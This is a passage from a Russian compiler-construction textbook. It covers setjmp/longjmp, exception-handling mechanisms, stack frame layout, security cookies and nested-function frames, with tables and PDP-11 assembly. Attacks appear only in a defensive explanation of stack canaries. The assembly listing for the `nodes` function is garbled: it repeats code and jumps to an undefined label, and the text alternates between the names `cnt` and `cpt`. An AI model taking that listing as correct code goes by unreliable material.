Разные компиляторы решают (или не решают) проблему вызова деструкторов при выполнении нелокального перехода разными способами. В случае компиляции современным GCC (версия 4.4.1, revision 150839, как 32-х, так и 64-х разрядный код), скажем, вызов деструкторов при нелокальном переходе вообще не выполняется, при компиляции в Visual C/C++ (версии 14.00.50727.762 и 15.00.21022.08, т. е. Visual Studio 2005 и 2008) вызываются все деструкторы автоматических объектов в случае компиляции 32-х разрядного приложения и не вызываются (по аналогии с GCC) в 64-х разрядных приложениях.

Таблица 39: Поведение программы с нелокальными переходами и обработкой исключений C++, соответствующее ожидаемому.

Без аргументов, все компиляторы	Один аргумент, все компиляторы	Два аргумента, Visual C/C++, 32-х разрядный код
<pre>main enter setjmp-try-block enter test1 enter test2 enter RETURN test2 leave test1 leave setjmp-try-block leave main leave</pre>	<pre>main enter setjmp-try-block enter test1 enter test2 enter THROW test2 leave test1 leave setjmp-try-block leave catch-block enter CATCHed with n=1 catch-block leave main leave</pre>	<pre>main enter setjmp-try-block enter test1 enter test2 enter LONGJMP <b>test2 leave</b> <b>test1 leave</b> <b>setjmp-try-block leave</b> longjmp-block enter LONGJUMPed with n=1 longjmp-block leave main leave</pre>

Первые две колонки в табл. 39 соответствуют ожидаемому поведению приведённой программы. В первой колонке показывается поведение при обычной передаче управления вызовами функций и возвратами из них, во второй — при использовании исключений C++ (семантика C++ требует корректного вызова деструкторов при передаче исключения обработчикам, определённым в вызывающих функциях). В последней колонке приводится поведение 32-х разрядной программы, скомпилированной Visual C/C++: в данном случае библиотечная функция `longjmp`, передавая управление через несколько фреймов подпрограмм, обеспечивает вызов деструкторов. По стандарту такое поведение `longjmp` не требует-

ся (эта функция из библиотеки C, а не C++), но в данном конкретном случае удалось совместить семантику C++ и C. На первый взгляд такое поведение функций нелокальных переходов представляется «интуитивно ожидаемым», хотя и не требуемым по стандарту. Для успешного взаимодействия функций нелокального перехода с вызовами деструкторов и механизмом обработки исключений надо расширять понятие «состояние выполнения» и дополнять `jmp_buf` нужными полями, усложнять поведение `setjmp` и `longjmp` и т. п. А так как функции нелокальных переходов принадлежат стандартной библиотеке языка C, то внедрять в них сложную поддержку конструкций C++ далеко не всегда целесообразно (обычно добавление какой-либо функции «тянет» за собой множество других модулей, на которые та прямо или косвенно ссылается, либо ссылаются функции, входящие в добавляемые модули и т. п., а в данном случае скорее всего потребовалось бы добавление почти всей инфраструктуры по поддержке исключений, совершенно не требуемой для программ на языке C).

*Таблица 40: Поведение программы с нелокальными переходами, отличающееся от «интуитивно ожидаемого», деструкторы не вызываются.*

Два аргумента, GCC, без оптимизации	Два аргумента, GCC, с оптимизацией	Два аргумента, Visual C/C++, 64-х разрядный код
<pre>main enter setjmp-try-block enter test1 enter test2 enter LONGJMP longjmp-block enter LONGJUMPed with n=1 longjmp-block leave main leave</pre>	<pre>main enter setjmp-try-block enter test1 enter test2 enter LONGJMP longjmp-block enter <b>LONGJUMPed with n=0</b> longjmp-block leave main leave</pre>	<pre>main enter setjmp-try-block enter test1 enter test2 enter LONGJMP longjmp-block enter <b>LONGJUMPed with n=1</b> longjmp-block leave main leave</pre>

Кроме проблем совмещения функций нелокальных переходов с вызовами деструкторов, могут возникнуть сложности с определением значений локальных переменных даже в простейших программах, написанных на C (не только C++).

Например, в средней колонке табл. 40 после выполнения `longjmp` обнаруживается, что локальная переменная `n` имеет значение `0` (во всех остальных случаях была `1`). Вариант с `n=1` реализуется, если переменная `n` представлена в памяти (содержимое фрейма не изменяется нелокальным переходом), а если переменная `n` будет реализована регистром, то окажется, что `n=0`, так как первоначальное значение переменной сохраняется в `jmp_buf` (как и другие регистры) и восстанавливается при нелокальном переходе. Условно можно сказать, что нелокальный переход осуществляется не только «в заданное место», но ещё и «назад во времени». Если в этой переменной хранится важная информация, то восстановление её предыдущего значения может привести к тяжёлым ошибкам. Хуже всего то, что поведение программы при этом зависит от генерированного транслятором кода, так что может меняться от компиляции к компиляции.

В результате таких сложностей и вариативности поведения программ область применения этих функций весьма ограничена, но зато сам механизм нелокальных переходов используется достаточно широко. Так, например, структурная обработка исключений в Win32 (и, соответственно, в компиляторах, работающих в Windows, включая Visual C/C++, Intel C/C++ и т. п.) реализуется на основе этого механизма (именно это позволило «скрестить» функцию нелокального перехода из библиотеки С с корректными вызовами деструкторов для C++ в Visual C/C++, хотя на большинстве других платформ это не делается).

Существует несколько разных механизмов обработки исключений (подробнее см. [5]), в том числе т. н. «механизм нелокальных переходов»<sup>1</sup>, используемый в Win32 для реализации структурных исключений (*Structured Exception Handling*, см. [70], [54]), на основе которых реализуется обработка исключений языка C++ (*C++ Exception Handling*, [56], [66]). Условно можно представить следующую реализацию обработки исключений нелокальными переходами:

Конструкция на C++	Примерный эквивалент на C
<code>void test( void )</code>	<code>void *peframe;</code>
<code>{</code>	<code>void test( void )</code>
<code>try {</code>	<code>{</code>
<b>зашитённый блок</b>	<b>зашитённый блок</b>
<code>} catch (...) {</code>	<code>} else {</code>
<b>обработчик исключений</b>	<b>обработчик исключений</b>
<code>    throw;</code>	<code>    peframe = seframe;</code>
<code>}</code>	<code>    longjmp( (jmp_buf)peframe, e );</code>
<code>}</code>	<code>}</code>

При реализации такого способа среди автоматических локальных переменных каждой функции, содержащей защищённые блоки `try { ... }`, создаётся специфичный блок, условно называемый «фреймом обработчика исключений», который содержит структуру `jmp_buf` (здесь: переменная `jb`), указатель на фрейм обработчика исключений более высокого уровня (здесь переменная `seframe`) и полученный код исключения (здесь: переменная `e`). Дополнительно создаётся

<sup>1</sup> В GCC используется иной механизм, т. н. «механизм, управляемый таблицами». Вариации этого механизма используются также и в Java и в .NET.

одна глобальная переменная (здесь: `peframe`), содержащая указатель на текущий активный фрейм обработчика исключений. При этом `startup`-код библиотеки времени выполнения должен, ещё до вызова `main` и до выполнения конструкторов статических объектов создать фрейм обработчика самого высокого уровня и инициализировать переменную `peframe` его адресом.

Для начальной отправки (`throw`) исключения при таком подходе надо просто вызвать `longjmp((jmp_buf)peframe, код_исключения)`, а для повторной отправки обработчику более высокого уровня надо предварительно восстановить указатель на текущий фрейм обработки исключений `peframe = seframe`, прямо перед вызовом `longjmp`, как показано выше.

Согласно требованиям C++ реализация языка должна обеспечить вызов деструкторов объектов в автоматической памяти как при нормальном выходе из описывающего блока, так и при появлении исключения, передающего управление обработчику более высокого уровня через фрейм данной функции. Для этого компилятор распознаёт использование таких переменных и автоматически дописывает неявный обработчик исключений. Т. е., к примеру, функция `test1` из примера 26 (стр. 237) будет эквивалентна примерно такой конструкции:

Конструкция на C++	Примерный эквивалент
<pre>void test1( int a ) {     smp127 P( " test1" );     test2( a ); }</pre>	<pre>void test1( int a ) {     Выделение места для P     try {         Выполнение smp127::smp127 для P         test2( a );     } catch (...) {         Выполнение smp127::~smp127 для P         throw; // продолжить обработку     }     Выполнение smp127::~smp127 для P }</pre>

При реализации обработки исключений с помощью нелокальных переходов блоки кода, отвечающие за вызов деструкторов объектов в автоматической памяти, можно будет выполнить, просто «раскручивая» цепочку фреймов обработчиков исключений до тех пор, пока не будет обработан последний фрейм обработчика исключений, размещённый в стеке перед фреймом функции, на которую осуществляется переход с помощью `longjmp`. Этот процесс так и называется «раскрутка стека вызовов» (*unwind*).

В Win32 подобный подход принят на уровне стандартных механизмов операционной системы для 32-х разрядных приложений, причём обработка исключений (`try ... catch` в C++ и `__try ... __except` в структурной обработке исключений Win32, т. н. *SEH, Structured Exception Handling* [70]), блоков завершения (`__try ... __finally` в SEH) и способ вызова деструкторов объектов в автоматической памяти реализуются с помощью механизма нелокальных переходов.

Конечно, сами функции `setjmp`, `longjmp` в обработке исключений не участвуют, вместо этого в генерированный транслятором код подставляются необходимые инструкции, а в служебной части фрейма резервируется пространство для хранения фреймов обработчиков исключений. Это обеспечивает более быстрый и компактный код, хотя, в случае механизма нелокальных переходов<sup>1</sup>, за одну лишь возможность обработки исключений уже приходится платить [67].

Расплачиваться приходится не только дополнительным кодом для заполнения фреймов обработчиков исключений и для раскрутки стека вызовов, но и в остальном коде функции, так как существенно ограничиваются возможные приёмы оптимизации: усложняется граф потока управления и его анализ, усложняется использование регистровых переменных. Последнее связано с тем, что приходится выбирать между простотой и эффективностью кода основных блоков и простотой и эффективностью кода автоматически генерируемых фрагментов кода для раскрутки стека, куда надо будет внедрять инструкции для восстановления содержимого регистров. Так, например, в функции `main` из рассмотренного примера (стр. 237, и табл. 40 на стр. 239) даже в оптимизированном варианте переменная `n` чаще всего будет реализована в автоматической памяти, а не в регистре (восстановление значения регистра можно гарантировать только когда все вызванные подпрограммы поддерживают раскрутку стека, что, например, не выполняется для подпрограмм на обычном C).

Интересный, кстати, момент (пока система команд x86 не рассмотрена, ассемблерный код приводиться не будет): на самом деле при компиляции в GCC переменная `n` реализована в памяти, а не в регистре (из-за наличия `try ... catch`), таким образом она сохраняет инкрементированное значение 1 (т. е. ожидалось бы «`LONGJUMPed with n=1`», а не «`...n=0`»), но транслятор обнаруживает, что в «обычном» случае `n` была бы в регистре и после нелокального перехода должна была бы восстановить первоначальное нулевое значение, поэтому в оптимизированной программе в код добавляется инструкция обнуления `n` после второго возврата из `setjmp`'а, хотя при обработке исключений `n` сохраняет то значение, которое было перед вызовом `test1`.

**Фрейм и служебный код, механизмы обработки исключений.** При трансляции каждой подпрограммы не только осуществляется перевод в низкоуровневое представление всех её операторов и директив, но также генерируется и добавляется служебный код, нужный для реализации механизмов высокоуровневого языка программирования и для взаимодействия с механизмами среды выполнения (вроде структурной обработки исключений в Win32 или обработки сигналов в POSIX и т. д.). Весьма важными являются начальный код подпрограммы, т. н. *пролог* и завершающий код, т. н. *эпилог* (об этих понятиях см. стр. 95), а также код обработчиков исключений.

---

1 В случае механизма «таблиц» обходятся почти без дополнительных затрат при нормальном выполнении, но операция раскрутки оказывается заметно дороже. В любом случае обработка исключений является достаточно дорогой операцией, чтобы их не использовать для обычного управления потоком вычислений; рекомендуемое применение исключений — лишь обработка нештатных аварийных ситуаций.

Пролог обычно специфичен для т. н. *точки входа в подпрограмму*. В языках типа С или С++ у функции такая точка одна (в ассемблерном представлении определяется символом, задающим имя подпрограммы), но в других языках подпрограмма может иметь несколько точек входа. Например, в Fortran 77 было введено ключевое слово ENTRY, определяющее дополнительную точку входа:

```

subroutine test1(a,b) ; начало процедуры test1 с аргументами a и b
...
      goto 1
entry test2(c,d,a) ; вторая точка входа test2, аргументы c,d и a
; отсюда нельзя обращаться к специфичным для
; test1 аргументам (b), равно как из кода для
; точки входа test1 нельзя обращаться к с и d
1    continue          ; общий код для обеих точек входа
; здесь можно использовать только аргумент a,
; так как он общий у разных точек входа,
; и локальные переменные, если они есть
return           ; выход из процедуры
end

```

Если язык допускает несколько точек входа, то транслятор должен генерировать прологи для всех точек входа согласованные как между собой, так и с общим эпилогом. Обычно это накладывает существенные ограничения на использование аргументов в разных точках входа и в общих блоках кода. Скажем, в приведённом выше примере аргумент a можно использовать в общей части кода, но для этого транслятор добавляет в каждый пролог инструкции для копирования аргумента a точки входа в неявную статическую локальную переменную, так как смещения a в разных списках аргументов различно.

В большинстве языков программирования высокого уровня используется только одна точка входа для каждой подпрограммы, так как затраты на разрешение проблем, связанных с частично различающимися списками аргументов (различные прологи, универсальный эпилог, освобождение памяти, занятой аргументами и т. п.) сопоставимы с затратами на вызов подпрограммы, а программисту это не даёт никаких качественно новых средств по сравнению с тем, чего можно достичь пользуясь подпрограммами с одной точкой входа.

Эпилогов часто делают несколько, либо разделяют один эпилог на несколько фрагментов, размещённых в разных частях тела подпрограммы. В простых случаях код эпилога короткий и его можно внедрять в каждую точку выхода из подпрограммы (обычно языки программирования высокого уровня допускают множественные return в одной подпрограмме), в более сложных случаях эпилог размещают в одном месте, а из всех точек выхода делают переходы на этот эпилог. В общем виде эпилог не обязательно размещается в конце тела подпрограммы, часто отдельные блоки кода размещают после эпилога и оттуда делают переходы «назад», к эпилогу (см. стр. 31 об оптимальном размещении блоков кода).

В тех случаях, когда язык программирования допускает обработку исключений и блоки завершения, необходим дополнительный служебный код, обеспечивающий раскрутку стека вызовов. Этот код не ограничен модификацией только пролога и эпилога, так как обработка входов в и выходов из защищённых блоков происходит при каждом пересечении границ соответствующих структурных блоков, которых может быть несколько в одной подпрограмме.




Рисунок 20: Генерируемый транслятором служебный код и структуры данных для обработки исключений с помощью нелокальных переходов.

При использовании механизма нелокальных переходов для обработки исключений появляется необходимость сохранения текущего контекста выполнения при входе в защищённый блок подпрограммы (try { ... }). Так как одна и та же подпрограмма может быть вызвана многократно (например, при рекурсии), то выделять пространство для сохранения состояния целесообразно в стеке. В свою очередь, резервировать дополнительное пространство для сохранения со-

стояния на каждый вложенный защищённый блок может быть чересчур дорого: надо не только выделить место для сохранения состояния, но и сохранить это состояние, т. е. заполнить некоторую структуру, по смыслу эквивалентную `jmp_buf`.

Для сокращения издержек соответствующие данные сохраняют однократно при входе в подпрограмму (а не в защищённый блок), резервируя для них место в фрейме. Эта вложенная в фрейм структура данных, нужная для обработки исключений, называется *фрейм обработчика исключений (exception handler frame)*. Его размер качественно меньше, чем размер `jmp_buf`, так как в нём сохраняются не значения регистров, а лишь минимально необходимая информация для поддержания в корректном состоянии списка фреймов и нахождения кода обработчика исключений. На рис. 20, стр. 244 приведено упрощённое представление программы, содержащей явно определённый защищённый блок `try ... catch` и неявный, добавляемый транслятором для вызова деструкторов. Шрифтом выделен служебный код и данные, добавляемые транслятором к коду подпрограммы.

Для обработки исключений с помощью нелокальных переходов транслятор для каждой подпрограммы, содержащей защищённые блоки, дополнительно:

- внедряет в пролог и эпилог подпрограммы инструкции, создающие во фрейме подпрограммы фрейм обработчика исключений и удаляющие его при выходе;
- создаёт для этой конкретной подпрограммы вспомогательную таблицу, в которой каждому защищённому блоку сопоставляется код обработчика (на рис. 20: таблица с меткой `Lab4`), для чего всего защищённые блоки подпрограммы нумеруются;
- в код программы внедряются дополнительные команды, позволяющие определить номер того защищённого блока, чей код выполнялся в момент возникновения исключения (на рис. 20 это изменение переменной «номер защищённого блока»);
- для всей подпрограммы генерируется специальный фрагмент кода, осуществляющий определение нужного обработчика по номеру защищённого блока и таблице обработчиков;
- для каждого защищённого блока этой подпрограммы генерируется специальный служебный код, выполняющий нужные операции для обработки исключения или завершения, включая восстановление значений нужных переменных, раскрутку стека (с учётом состояния конкретного фрейма вызова) и прочие операции.

Использование узко специализированного служебного кода, генерируемого транслятором для каждого конкретного защищённого блока каждой конкретной подпрограммы (как альтернатива универсальному коду типа функций `setjmp` и `longjmp`), позволяет существенно минимизировать размер фреймов обработчиков исключений и уменьшить затраты при нормальном выполнении кода.

Использование механизма нелокальных переходов требует применения динамически создаваемых и изменяемых структур данных (фреймов обработки исключений). С одной стороны это существенно упрощает и ускоряет обработку

исключений, так как при раскрутке стека анализируются лишь фреймы обработчиков исключений (минуя промежуточные фреймы подпрограмм) и нахождение нужного обработчика выполняется по номеру защищённого блока. С другой стороны, это требует времени, а фрейм обработчика исключений оказывается размещён в стеке, в фрейме подпрограммы, соответственно он может быть повреждён случайным переполнением буфера или даже целенаправленно атакован<sup>1</sup>.




Рисунок 21: Генерируемый транслятором служебный код и структуры данных для обработки исключений с помощью механизма таблиц.

Альтернативный механизм, т. н. **механизм таблиц** (рис. 21) предполагает описание структуры защищённых блоков и обработчиков вспомогательными неизменяемыми таблицами, без использования динамических структур данных.

В этих таблицах указываются интервалы адресов, принадлежащих отдельным защищаемым блокам, и адреса соответствующих обработчиков. При возникновении исключения специальная стандартная подпрограмма сопоставляет

1 Фактически получается так, что обработка ошибочных ситуаций в программе будет устойчиво работать лишь при отсутствии ошибок в программах. Очевидно, что стандартные подпрограммы библиотеки времени выполнения и операционной системы, используемые для обработки исключений, выполняют дополнительные проверки, снижающие вероятность успешной атаки.

адрес кода, где возникло исключение, с таблицей адресов защищённых блоков всей программы (на практике используется не одна очень большая таблица, а более сложная система связанных таблиц для ускорения поиска). При выполнении раскрутки последовательно просматривается весь список фреймов подпрограмм и адреса возврата, сохранённые в стеке, проверяются по таблицам.

Механизм таблиц эффективнее механизма нелокальных переходов при обычном выполнении программы, но обработка исключений оказывается гораздо дороже: анализ таблиц сам занимает большое время, да и выполняется для большего числа фреймов (все фреймы, находящиеся в списке фреймов, даже если в подпрограмме нет защищённых секций). *И тот и другой механизм затрудняют оптимизацию программ и ограничивают использование регистров для хранения локальных переменных, так как проблема восстановления значений регистров (см. стр. 239 и табл. 40) актуальна для любой нелокальной передачи управления, в том числе для обработки исключений (сохранение регистров и изменение их значения выполняются в разных местах и в разное время, тогда как переменные в памяти сохраняют последнее значение).*

Таблицы, описывающие защищённые секции и их обработчики, размещаются в памяти, доступной только для чтения, что немножко повышает надёжность этого механизма: разрушение фрейма вследствие ошибки или атаки всё равно может нарушить правильную обработку исключений. Механизм таблиц не добавляет дополнительной уязвимости в программу (по сравнению с обычной программой без обработки исключений), а механизм нелокальных переходов незначительно увеличивает возможности для атак: мишенью может быть как адрес возврата или список фреймов подпрограмм, так и адреса обработчиков или список фреймов обработчиков исключений. Последнее, впрочем, практически устраивается грамотно реализованными проверками в библиотечных процедурах, используемых для обработки исключений.

## Подпрограмма и её фрейм

Обобщая предыдущие материалы<sup>1</sup>, можно точнее сформулировать представление о фрейме вызова подпрограммы, который должен содержать:

- локальные автоматические переменные подпрограммы;
- маркер безопасности (переполнения области локальных переменных);
- фрейм обработчика исключений;
- сохранённые регистры;
- указатель на фрейм вызывающего кода;
- адрес возврата;
- аргументы подпрограммы;

Сейчас эти составляющие будут рассмотрены чуть подробнее.

---

<sup>1</sup> Раздел «Подпрограммы, передача аргументов, фреймы вызова подпрограмм» (стр. 84), особенно примеры 8 (стр. 94), 9 (стр. 101) и 11 (стр. 110), а также текущий раздел «Реализация подпрограмм в C/C++» (со стр. 199), особенно в части, касающейся использования автоматических переменных, нелокальных переходов и обработки исключений.

**Локальные автоматические переменные** подпрограммы размещаются в меньших адресах фрейма вызова (соответственно, при реализации фреймов в стеке, пространство для локальных переменных выделяется в последнюю очередь). Компиляторы могут размещать локальные переменные в памяти в порядке их объявления в программе; а могут изменять порядок размещения. Критерии, по которым компилятор меняет порядок размещения переменных, могут быть самыми различными: повышение производительности (благодаря выравниванию адресов), более плотное размещение переменных в памяти (скажем, в PDP11 целичесленные переменные должны начинаться с чётных адресов и, если они чередуются с байтовыми переменными, то надо либо выравнивать адреса, делая пропуски, либо переупорядочивать переменные), повышение безопасности (например, Visual C/C++, размещает массивы в больших адресах, чем отдельные переменные, что уменьшает вероятность успешной атаки переполнением). В общем виде *нельзя полагаться на то, что переменные в автоматической памяти будут размещаться в порядке их описания.*

**Маркер безопасности** (маркер переполнения области локальных переменных), может использоваться для уменьшения вероятности успешных атак переполнением буферов. Маркер реализуется в виде некоторого числа, размещаемого между областью локальных переменных и остальной частью фрейма, так что при переполнении оно будет изменено. В эпилоге функции перед выходом проверяется значение этого маркера и, если оно отличается от первоначального, то работа программы немедленно завершается с сообщением о разрушении фрейма.

```
.globl _cookie           / инициализируется startup-кодом

.psect   c~code
some:    mov r5, -(sp)      / указатель на фрейм вызывающего кода
        mov sp, r5          / указатель на текущий фрейм
        ...
        ...                 / сохранение регистров

        mov _cookie, r0       / Вычисление значения маркера безопасности
        xor sp, r0            / размещение маркера в стеке
        mov r0, -(sp)         / резервирование места для лок. переменных
        sub $SIZE, sp          / основной код функции

        ...
        add $SIZE, sp          / освобождение стека от лок. переменных
        mov (sp)+, r5          / извлечение маркера
        xor sp, r5            / Вычисление первоначального значения
        cmp _cookie, r5          / проверка значения
        beq ok
        call _exit             / если не совпадает – завершить работу

ok:     ...
        mov (sp)+, r5          / Восстановление указателя фрейма
        return
```

Выше приводится иллюстрация использования маркера безопасности в прологе и эпилоге подпрограммы на ассемблере. Маркер генерируется в результате комбинирования («исключающего или», сложения или иной операции) автоматически генерируемого при запуске задачи псевдослучайного числа (`_cookie`) с адресом, принадлежащим текущему фрейму (обычно `SP` в момент вычисления), что позволяет получить некоторое число, значение которого трудно предугадать и, соответственно, подставить в переполняющую строку. В результате можно надеяться, что попытка переполнения буфера может быть и приведёт к разрушению фрейма, но будет выявлена до того, как управление будет передано на подменённый адрес возврата, т. е. атака окажется неудачной.

Целью атаки является подмена некоторого указателя на исполняемый код, например, на адрес возврата, и в этом случае маркер позволяет выявить ошибочное переполнение или попытку атаки. Однако целью атаки может быть любой другой указатель на код (скажем, указатель на виртуальную функцию), который будет использовать до выхода из подпрограммы, т. е. до проверки маркера в эпилоге, а в этом случае маркер безопасности не обеспечивает никакой защиты. Несколько уменьшить вероятность успешной атаки можно, изменив порядок локальных переменных: перемещением массивов (особенно символьных — наиболее вероятных кандидатов для атаки) ближе к маркеру, чтобы все остальные переменные (в том числе указатели на код), оказались в меньших адресах и не могли бы быть перезаписаны при переполнении.

**Фрейм обработчика исключений** добавляется в фрейм подпрограммы тогда, когда обработка исключений реализована с помощью механизма нелокальных переходов и если данная подпрограмма содержит защищённые блоки.

В языке С механизм исключений не поддерживается (если не считать нестандартных расширений языка типа SEH в Visual C/C++), поэтому подпрограммы на С в норме не содержат ни фреймов обработки исключений, ни механизмов для раскрутки стека. В этой ситуации для подпрограмм на C++ с защищёнными блоками затрудняется использование регистров для хранения локальных переменных: в случае исключения нельзя корректно восстановить значения регистров, если на пути между источником исключения и обработчиком оказываются подпрограммы на С (или даже C++, но без защищённых блоков), не поддерживающие раскрутку стека и манипулирующие с этими регистрами.

Это приводит к тому, что подпрограммы с защищёнными блоками оптимизируются хуже и в подавляющем большинстве случаев все переменные реализуются в памяти, а не в регистрах.

**Сохранённые регистры** размещаются в фрейме подпрограммы по мере необходимости, в соответствии с используемым соглашением о вызовах (список защищаемых регистров) и использованием регистров самой подпрограммой. На практике стараются сохранять лишь необходимый минимум регистров, чтобы ускорить выполнение программы и уменьшить размеры пролога и эпилога.

При разработке соглашений о вызовах надо искать баланс между числом регистров, которые можно свободно изменять, и числом регистров, которые должны сохранять своё значение после выполнения подпрограммы. Строго обос-

нованных рекомендаций для выбора нет, есть аргументы для того, чтобы минимизировать число свободно изменяемых регистров, а есть аргументы и у строго обратной точки зрения. Чаще всего стараются сделать свободно изменяемыми лишь те регистры, которые используются для возвращения результата функции (для PDP11 это R0 и R1), а все остальные надо сохранять и восстанавливать.

**Указатель на фрейм вызывающего кода**, нужен для формирования списка фреймов. Поддержание списка фреймов важно для обработки исключений и, в некоторых случаях, для обращения к локальным переменным объемлющих подпрограмм. В последнем случае чаще используют не один, а несколько указателей на фреймы: а) указатель на фрейм вызывающей подпрограммы и б) указатель на фрейм объемлющей подпрограммы, так как эти подпрограммы могут не совпадать. Можно предложить такую абстракцию: *подпрограмме при вызове передаются один или большие неявных аргументов, один из которых является указателем на фрейм вызывающей подпрограммы и передается в регистре*.

В качестве иллюстрации рассмотрим рекурсивную функцию, осуществляющую обход дерева и подсчитывающую число узлов:

Программа на C (синтаксис GNU C)	Реализация функции nodes() на ассемблере	Вложенная функция cnt() на ассемблере
<pre> typedef struct node {     struct node *left;     struct node *right; } node_t;  int nodes( node_t *proot ) {     int count = 0;      void cnt( node_t *p )     {         count++;         if ( p-&gt;left )             cnt( p-&gt;left );         if ( p-&gt;right )             cnt( p-&gt;right );     }      cnt( proot );     return count; } </pre>	<pre> .globl _nodes _nodes:     mov r5, -(sp)     mov sp, r5     mov r4, -(sp)     mov sp, r4     sub \$2, sp     clr -4(r5)      / _cnt реализована     / на ассемблере     / вне тела _nodes      mov 4(r5), -(sp)     call _cnt     tst (sp)+      mov (sp)+, r2     beq a     mov (r2), -(sp)     call _cnt     tst (sp)+      a:   tst 2(r2)          beq b          mov 2(r2), -(sp)          call _cnt          tst (sp)+           mov (sp)+, r2          beq c          mov (r2), -(sp)          call _cnt          tst (sp)+           c:   mov (sp)+, r2               mov (sp)+, r5               return </pre>	<pre> _cnt:     mov r5, -(sp)     mov sp, r5     mov r2, -(sp)     inc -2(r4)     mov 4(r5), r2     tst (r2)     beq a     mov (r2), -(sp)     call _cnt     tst (sp)+      a:   tst 2(r2)          beq b          mov 2(r2), -(sp)          call _cnt          tst (sp)+           b:   mov (sp)+, r2               mov (sp)+, r5               return </pre>

Здесь предполагается, что для передачи указателя на фрейм вызывающей функции используется неявный аргумент в регистре R5, а указатель на фрейм объемлющей функции передаётся в неявном аргументе R4. При формировании фрейма функции `nodes` учитывается, что она содержит вложенные функции и её фрейм надо включать в список фреймов объемлющих процедур (в фрейме сохраняется R4 и в него загружается указатель на этот фрейм). В результате фрейм `nodes` будет включён сразу в два списка: список фреймов вызывающих подпрограмм (конец списка хранится в R5) и список фреймов объемлющих подпрограмм (в R4).

При вызове функции `cpt` она получает два неявных аргумента: R5, являющийся указателем на фрейм вызывающей функции (первый раз это фрейм `nodes`, а во время рекурсии это фрейм `cpt`) и R4, являющийся указателем на фрейм объемлющей функции (это всегда фрейм функции `nodes`), который не изменяется в функции `cpt` (т. е. он всегда является указателем на фрейм объемлющей функции). Цветом выделены обращения к `count`, локальной переменной функции `nodes`: в самой функции `nodes` для этого используется адресация относительно R5, а во вложенной функции `cpt` используется адресация относительно R4 (смещения отличаются).

